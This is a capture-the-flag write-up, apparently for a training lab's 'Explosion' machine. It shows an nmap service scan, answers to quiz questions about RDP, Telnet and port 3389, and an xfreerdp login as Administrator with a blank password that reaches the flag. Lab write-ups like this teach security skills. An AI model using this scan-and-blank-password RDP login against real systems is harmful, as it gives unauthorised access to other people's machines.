Explosion

Álvaro Delgado Hernández

```
┌──(root㉿kali)-[/home/alvadelg]
└─# nmap -sV -O 10.129.216.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 14:58 CET
Nmap scan report for 10.129.216.50
Host is up (0.044s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=2/13%OT=135%CT=1%CU=44482%PV=Y%DS=2%DC=I%G=Y%TM=67ADFA
OS:91%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS
OS:=U)SEQ(SP=105%GCD=1%ISR=10F%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=108%GCD=1%IS
OS:R=108%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=FD%GCD=1%ISR=106%TI=I%CI=I%II=I%SS
OS:=S%TS=U)SEQ(SP=FE%GCD=1%ISR=104%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M53CNW8N
OS:NS%O2=M53CNW8NNS%O3=M53CNW8%O4=M53CNW8NNS%O5=M53CNW8NNS%O6=M53CNNS)WIN(W
OS:1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%
OS:O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=
OS:N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

What does the 3-letter acronym RDP stand for?

RDP stands for Remote Desktop Protocol. It's a technology developed by Microsoft that allows you to connect to another computer and control it as if you were sitting in front of it. You can see the other computer's desktop and use its applications.

It's very useful for remote work, technical support, and accessing your computer from a different location.

What is a 3-letter acronym that refers to interaction with the host through a command line interface?

The 3-letter acronym you're looking for is **CLI**, which stands for **Command Line Interface**. This is a text-based interface used to interact with the computer's operating system or software by typing commands.

What about graphical user interface interactions?

For graphical user interface interactions, we use the acronym GUI, which stands for Graphical User Interface. A GUI allows users to interact with electronic devices using visual elements like windows, icons, buttons, and menus, instead of typing text commands. It's designed to be intuitive and user-friendly, making it easier for people to navigate and use software applications.

What is the name of an old remote access tool that came without encryption by default and listens on TCP port 23?

The old remote access tool you're referring to is Telnet. Telnet is a network protocol used to provide a command-line interface for communication with a remote device or server. It operates on TCP port 23 by default and does not include encryption, which means that data is transmitted in plain text and can be easily intercepted.

What is the name of the service running on port 3389 TCP?

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

What is the switch used to specify the target host's IP address when using xfreerdp?

To specify the target host's IP address when using xfreerdp, you use the switch /v: followed by the IP address. For example:

xfreerdp /v:192.168.1.8 /u:username /p:password

What username successfully returns a desktop projection to us with a blank password?

Administrator

```
┌──(root㉿kali)-[/home/alvadelg]
└─# xfreerdp /v:10.129.216.50:3389 /u:Administrator
[15:17:34:383] [20919:20920] [WARN][com.freerdp.crypto] - Certificate verific
ation failure 'self-signed certificate (18)' at stack position 0
[15:17:34:383] [20919:20920] [WARN][com.freerdp.crypto] - CN = Explosion
Password:
[15:17:46:864] [20919:20920] [INFO][com.freerdp.gdi] - Local framebuffer form
at  PIXEL_FORMAT_BGRX32
[15:17:46:864] [20919:20920] [INFO][com.freerdp.gdi] - Remote framebuffer for
mat PIXEL_FORMAT_BGRA32
[15:17:46:898] [20919:20920] [INFO][com.freerdp.channels.rdpsnd.client] - [st
atic] Loaded fake backend for rdpsnd
[15:17:46:898] [20919:20920] [INFO][com.freerdp.channels.drdynvc.client] - Lo
ading Dynamic Virtual Channel rdpgfx
```

Explanation of Each Argument

xfreerdp:

This is the command-line client for FreeRDP, an open-source implementation of the Remote Desktop Protocol (RDP).


/v:10.129.216.50:3389:

This specifies the target IP address and port number for the RDP connection. In this case, the target IP is 10.129.216.50 and the port is 3389 (which is the default port for RDP).

/u:Administrator:

This specifies the username to be used for the RDP session. In this case, the username is Administrator.

Now we are in, and in the Desktop there is a .txt with the name “flag” →



Easy machine 🙂